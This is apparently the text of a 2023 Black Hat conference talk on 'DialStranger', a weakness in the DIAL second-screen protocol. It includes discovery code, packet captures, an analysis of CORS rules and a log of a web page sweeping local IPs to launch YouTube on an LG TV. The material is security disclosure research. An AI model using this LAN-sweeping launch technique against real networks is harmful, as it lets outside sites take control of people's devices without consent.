black hat MIDDLE EAST AND AFRICA
14 - 16 NOVEMBER 2023
RIYADH, SAUDI ARABIA

DialStranger

Rickrolling billions of devices

Yunus ÇADIRCI

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ORGANISED BY: tahaluf an informa company

IN ASSOCIATION WITH: الاتحاد السعودي للأمن السيبراني والبرمجة والدرونز SAUDI FEDERATION FOR CYBERSECURITY, PROGRAMMING & DRONES

black hat


Whoami


- Yunus Çadırcı
- Security Architect , D360 Bank
- Electronics & Communication Engineer
- Previously worked on Telecommunication, Satellite, Defense, Advisory sectors, AppSec , IOT , SCADA
- CallStranger (CVE-2020-12695) UPnP Vulnerability
- https://www.linkedin.com/in/yunuscadirci/

Agenda

- DIAL Protocol
- DIAL & UPnP
- The Problem – Protocol
- DIAL Implementation Errors
- Lets Exploit on different devices
- Demo (Video)
- DIAL is a local network protocol!
- Final Thoughts

DIAL Protocol





Discovery and Launch (DIAL) is a protocol co-developed by Netflix and YouTube with help from Sony and Samsung.
http://www.dial-multiscreen.org/dial-protocol-specification

DIAL Protocol

DIAL—for **DI**scovery **A**nd **L**aunch—is a simple protocol that second-screen devices can use to discover and launch apps on first-screen devices.

Tablet, Phone etc.

TV, Set-top box, Blu-ray etc.

Without DIAL

1. Launch the apps menu on your TV with the normal remote control
2. Navigate to the TV app
3. Launch the TV app
4. Navigate to the pairing screen on TV app
5. Launch and navigate to the pairing screen on Mobile app
6. Input 9-digit pin on Mobile app.
7. Tap the **Play on TV** button on the Mobile app on the mobile app

With DIAL

1. Launch the Mobile app
2. Tap the **Play on TV** button

DIAL & UPnP

- Easy usually means less secure
- Relies on local discovery= SSDP = UPnP

DIAL & UPnP

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
DIAL Server: a device implementing the server side of the DIAL protocol, usually a first-screen device.
DIAL Client: a device that can discover and launch applications on a DIAL server, usually a second-screen device.

5 DIAL Service Discovery

The DIAL Service Discovery protocol is based on SSDP (Simple Service Discovery Protocol) version 1.1 as defined in UPnP [1] and HTTP [2] and is illustrated in the following figure:



DIAL & UPnP

```
        private const string searchRequest = @"M-SEARCH * HTTP/1.1
HOST: {0}:{1}
MAN: ""ssdp:discover""
MX: {2}
ST: {3}


";
        private const string MulticastIP = "239.255.255.250";
        private const int multicastPort = 1900;
        private const int multicastTTL = 1;
        private const int MaxResultSize = 8096;
        private const string DefaultDeviceType = "urn:dial-multiscreen-org:service:dial:1";
        private int searchTimeOut = 2; //Seconds
        private Socket socket;
        private SocketAsyncEventArgs sendEvent;
        private List<string> Locations = new List<string>();
        private List<string> ApplicationURLs = new List<string>();
        1 reference
        public void FindDevices()
        {
            string request = string.Format(searchRequest, MulticastIP, multicastPort, this.searchTimeOut, DefaultDeviceType);
            Console.WriteLine("Sending: \n" + request);
            byte[] multiCastData = Encoding.UTF8.GetBytes(request);
            socket = new Socket(AddressFamily.InterNetwork, SocketType.Dgram, ProtocolType.Udp);
            socket.SendBufferSize = multiCastData.Length;
            sendEvent = new SocketAsyncEventArgs();
            sendEvent.RemoteEndPoint = new IPEndPoint(IPAddress.Parse(MulticastIP), multicastPort);
            sendEvent.SetBuffer(multiCastData, 0, multiCastData.Length);
```

```
Sending:
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 2
ST: urn:dial-multiscreen-org:service:dial:1


Send complete
Waiting for response
Received:
HTTP/1.1 200 OK
Location: http://192.168.0.162:1321/
Cache-Control: max-age=1800
Server: WebOS/1.5 UPnP/1.0
EXT:
USN: uuid:c90af418-5d25-d214-3f8c-229f48f7303e::urn:dial-multiscreen-org:service:dial:1
ST: urn:dial-multiscreen-org:service:dial:1
Date: Sun, 05 Nov 2023 20:34:00 GMT
WAKEUP: MAC=a0:6f:aa:a2:8d:b1;Timeout=60


Found location  : http://192.168.0.162:1321/
Found DIAL location  : http://192.168.0.162:36866/apps
Device Details
<?xml version="1.0" encoding="UTF-8"?> <root xmlns="urn:schemas-upnp-org:device-1-0" xm
vice-1-0">   <specVersion>     <major>1</major>     <minor>0</minor>   </specVersion>
l-multiscreen-org:service:dial:1</deviceType>     <friendlyName>[LG] webOS TV LH590V</f
 Electronics</manufacturer>     <manufacturerURL>http://www.lge.com</manufacturerURL>
iption>     <modelName>LG Smart TV</modelName>     <modelURL>http://www.lge.com</modelUR
```

https://github.com/yunuscadirci/DialStranger/

Talk is cheap, show me the code

DIAL & UPnP

```
> Internet Protocol Version 4, Src: 192.168.0.112, Dst: 239.255.255.250
> User Datagram Protocol, Src Port: 58998, Dst Port: 1900
v Simple Service Discovery Protocol
  > M-SEARCH * HTTP/1.1\r\n
    HOST: 239.255.255.250:1900\r\n
    MAN: "ssdp:discover"\r\n
    MX: 1\r\n
    ST: urn:dial-multiscreen-org:service:dial:1\r\n
    USER-AGENT: Microsoft Edge/119.0.2151.44 Windows\r\n
    \r\n
    [Full request URI: http://239.255.255.250:1900*]
    [HTTP request 1/4]
    [Next request in frame: 6623]
```

Talk is cheap, show me the packets

DIAL & UPnP

```
> Internet Protocol Version 4, Src: 192.168.0.162, Dst: 192.168.0.112
v User Datagram Protocol, Src Port: 49476, Dst Port: 58995
    Source Port: 49476
    Destination Port: 58995
    Length: 342
```

```
0000  84 1b 77 01 f5 d1 a0 6f  aa a2 8d b1 08 00 45 00   ··w····o ······E·
0010  01 6a fb 39 40 00 40 11  bb e6 c0 a8 00 a2 c0 a8   ·j·9@·@· ········
0020  00 70 c1 44 e6 73 01 56  de e3 48 54 54 50 2f 31   ·p·D·s·V ··HTTP/1
0030  2e 31 20 32 30 30 20 4f  4b 0d 0a 4c 6f 63 61 74   .1 200 O K··Locat
0040  69 6f 6e 3a 20 68 74 74  70 3a 2f 2f 31 39 32 2e   ion: htt p://192.
0050  31 36 38 2e 30 2e 31 36  32 3a 31 33 32 31 2f 0d   168.0.16 2:1321/·
0060  0a 43 61 63 68 65 2d 43  6f 6e 74 72 6f 6c 3a 20   ·Cache-C ontrol:
0070  6d 61 78 2d 61 67 65 3d  31 38 30 30 0d 0a 53 65   max-age= 1800··Se
0080  72 76 65 72 3a 20 57 65  62 4f 53 2f 31 2e 35 20   rver: We bOS/1.5
0090  55 50 6e 50 2f 31 2e 30  0d 0a 45 58 54 3a 20 0d   UPnP/1.0 ··EXT: ·
00a0  0a 55 53 4e 3a 20 75 75  69 64 3a 63 39 30 61 66   ·USN: uu id:c90af
00b0  34 31 38 2d 35 64 32 35  2d 64 32 31 34 2d 33 66   418-5d25 -d214-3f
00c0  38 63 2d 32 32 39 66 34  38 66 37 33 30 33 65 3a   8c-229f4 8f7303e:
00d0  3a 75 72 6e 3a 64 69 61  6c 2d 6d 75 6c 74 69 73   :urn:dia l-multis
00e0  63 72 65 65 6e 2d 6f 72  67 3a 73 65 72 76 69 63   creen-or g:servic
00f0  65 3a 64 69 61 6c 3a 31  0d 0a 53 54 3a 20 75 72   e:dial:1 ··ST: ur
0100  6e 3a 64 69 61 6c 2d 6d  75 6c 74 69 73 63 72 65   n:dial-m ultiscre
0110  65 6e 2d 6f 72 67 3a 73  65 72 76 69 63 65 3a 64   en-org:s ervice:d
0120  69 61 6c 3a 31 0d 0a 44  61 74 65 3a 20 53 75 6e   ial:1··D ate: Sun
0130  2c 20 30 35 20 4e 6f 76  20 32 30 32 33 20 32 30   , 05 Nov  2023 20
0140  3a 33 34 3a 30 30 20 47  4d 54 0d 0a 57 41 4b 45   :34:00 G MT··WAKE
0150  55 50 3a 20 4d 41 43 3d  61 30 3a 36 66 3a 61 61   UP: MAC= a0:6f:aa
0160  3a 61 32 3a 38 64 3a 62  31 3b 54 69 6d 65 6f 75   :a2:8d:b 1;Timeou
0170  74 3d 36 30 0d 0a 0d 0a                           t=60····
```

```
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Date: Sun, 05 Nov 2023 20:34:01 GMT\r\n
    Server: WebOS/1.5 UPnP/1.0\r\n
  > Content-Length: 1234\r\n
    Content-Type: text/xml; charset="utf-8"\r\n
    Connection: close\r\n
    Application-URL: http://192.168.0.162:36866/apps\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.035224000 seconds]
    [Request in frame: 6594]
    [Request URI: http://192.168.0.162:1321/]
    File Data: 1234 bytes
> eXtensible Markup Language
```

```
00a0  73 65 0d 0a 41 70 70 6c  69 63 61 74 69 6f 6e 2d   se··Appl ication-
00b0  55 52 4c 3a 20 68 74 74  70 3a 2f 2f 31 39 32 2e   URL: htt p://192.
00c0  31 36 38 2e 30 2e 31 36  32 3a 33 36 38 36 36 2f   168.0.16 2:36866/
00d0  61 70 70 73 0d 0a 0d 0a  3c 3f 78 6d 6c 20 76 65   apps···· <?xml ve
00e0  72 73 69 6f 6e 3d 22 31  2e 30 22 20 65 6e 63 6f   rsion="1 .0" enco
00f0  64 69 6e 67 3d 22 55 54  46 2d 38 22 3f 3e 0d 0a   ding="UT F-8"?>··
0100  3c 72 6f 6f 74 20 78 6d  6c 6e 73 3d 22 75 72 6e   <root xm lns="urn
0110  3a 73 63 68 65 6d 61 73  2d 75 70 6e 70 2d 6f 72   :schemas -upnp-or
0120  67 3a 64 65 76 69 63 65  2d 31 2d 30 22 20 78 6d   g:device -1-0" xm
0130  6c 6e 73 3a 64 6c 6e 61  3d 22 75 72 6e 3a 73 63   lns:dlna ="urn:sc
0140  68 65 6d 61 73 2d 64 6c  6e 61 2d 6f 72 67 3a 64   hemas-dl na-org:d
```

Talk is cheap, show me the packets

The Problem - Protocol

- No Authentication & Authorization Process
- Assumes local network is safe
- Relies on CORS by browsers
- 10 year-old protocol , no update for old TVs, devices

Timeline

2013 First protocol specifications

DIAL-2ndScreenProtocol-1.7				
DIAL-2ndScreenProtocol-1.7.1.pdf View Download		734k	v. 4	Sep 24, 2015, 3:35 AM
DIAL-2ndScreenProtocol-1.7.2.pdf View Download		822k	v. 4	Jun 23, 2016, 5:18 PM
DIAL-2ndScreenProtocol-1.7.pdf View Download		730k	v. 4	Sep 24, 2015, 3:35 AM
DIAL-2ndScreenProtocol-2.0				
DIAL-2ndScreenProtocol-2.0.1.pdf View Download		967k	v. 2	Dec 16, 2016, 12:16 AM
DIAL-2ndScreenProtocol-2.0.pdf View Download		949k	v. 2	May 24, 2016, 5:31 PM
DIAL-2ndScreenProtocol-2.1				
DIAL-2ndScreenProtocol-2.1.pdf View Download		838k	v. 3	Oct 29, 2018, 9:13 PM
DIAL-2ndScreenProtocol-2.2				
DIAL-2ndScreenProtocol-2.2.1.pdf View Download	CURRENT VERSION	776k	v. 5	Jun 10, 2021, 7:49 PM
DIAL-2ndScreenProtocol, v2.2.pdf View Download		776k	v. 2	Jul 23, 2020, 10:55 PM

- 2019: Research
- Jan 2020: Reported to Netflix
- July 2020 : Netflix accepted the report and closed the ticket
- Aug 2020: Netflix updated protocol
- 2020-2021- Informed CERTs

Deep Dive to Protocol Update


Ver	Date	CORS
1.7	2015 Sep	No
1.7.1	2015 Sep	No
1.7.2	2016 .Jun	Limited 6.5 CORS Requirements and CORS Access Control Policy
2.0	2016 May	Limited 6.5 CORS Requirements and CORS Access Control Policy
2.0.1	2016 Dec	Limited 6.5 CORS Requirements and CORS Access Control Policy
2.1	2018 Oct	Limited 6.6 CORS Requirements and CORS Access Control Policy
2.2	2020 Jul	Limited 6.6 CORS Requirements and CORS Access Control Policy
2.2.1	2021 Jun	Detailed 6.6 CORS Requirements and CORS Access Control Policy

Deep Dive to Protocol Update

1. If the ORIGIN header is absent in the request, the CORS check is not applicable and the request is allowed.
2. If the ORIGIN header is present in the request:
a. **ORIGIN headers that don't start with 'http', 'https', or 'file' are automatically accepted**.
b. The ORIGIN header must match one of the authorized domains provided by the DIAL application

1. If the ORIGIN header is absent in the request, the CORS check is not applicable and the request is allowed.
2. If the ORIGIN header is present in the request:
a. The ORIGIN header may indicate the **https** scheme. The full hostname of the ORIGIN header must match one of the domains authorized for the https scheme. Alternatively, all single-level subdomains within a specific authorized domain may be accepted if explicitly authorized by a DIAL application. The set of authorized domains is specific to each DIAL application.
b. Additional ORIGIN header schemes that are considered secure resources may also be accepted, such as the package scheme. The full authority and path of the URI provided in the header, or the full path if no authority is specified, must match one of the values authorized for the scheme. Pattern matching may be used to simplify specification of authorized values, but should be used carefully to avoid unintended authorization.The set of authorized values is specific to each DIAL application.
c. If the ORIGIN header indicates an insecure scheme, the request must be rejected. In particular, the **http, file, and ftp** schemes are considered **insecure and must be rejected.**
d. If the request is rejected, the DIAL server MUST return HTTP response code 403 Forbidden and SHOULD NOT include the ACCESS-CONTROL-ALLOW-ORIGIN header in the response.

Let's Exploit – LG webOS TV LH590V (2023)



200	GET	tester.dialstranger.com	dialtester-ajax.html?portdial=36866&uri=/	132.148.236....	html	903 B	1.10 kB	0 ...	491 ms
200	GET	ajax.googleapis.com	jquery.min.js	unknown	js	cached	95.79 kB	5...	552 ms
	POST	192.168.0.160:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	665 ms
	POST	192.168.0.161:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	670 ms
201	POST	192.168.0.162:36866	YouTube	192.168.0.16...	xml	623 B	0 B	6...	1.04 s
	POST	192.168.0.163:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	674 ms
	POST	192.168.0.164:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	680 ms
	POST	192.168.0.165:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	682 ms
	POST	192.168.0.166:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	684 ms
	POST	192.168.0.167:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	686 ms
	POST	192.168.0.168:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	686 ms
	POST	192.168.0.169:36866	YouTube	unknown		NS_ERROR_NET_...	0 B	6...	687 ms
404	GET	tester.dialstranger.com	favicon.ico	unknown	html	cached	315 B	1....	1.94 s

13 requests | 97.21 kB / 1.53 kB transferred | Finish: 1.94 s | DOMContentLoaded: 580 ms | load: 582 ms

Filter Headers

POST http://192.168.0.162:36866/apps/YouTube

Status 201 Created

Version HTTP/1.1

Transferred 623 B (0 B size)

Referrer Policy strict-origin-when-cross-origin

DNS Resolution System

Response Headers (168 B)

Connection: keep-alive

Date: Sat, 11 Nov 2023 12:12:56 GMT

LOCATION: http://192.168.0.162:36866/apps/YouTube/run

Transfer-Encoding: chunked

Request Headers (433 B)

Accept: text/plain, */*; q=0.01

Accept-Encoding: gzip, deflate


Accept-Language: en-US,en;q=0.5

Origin: http://tester.dialstranger.com

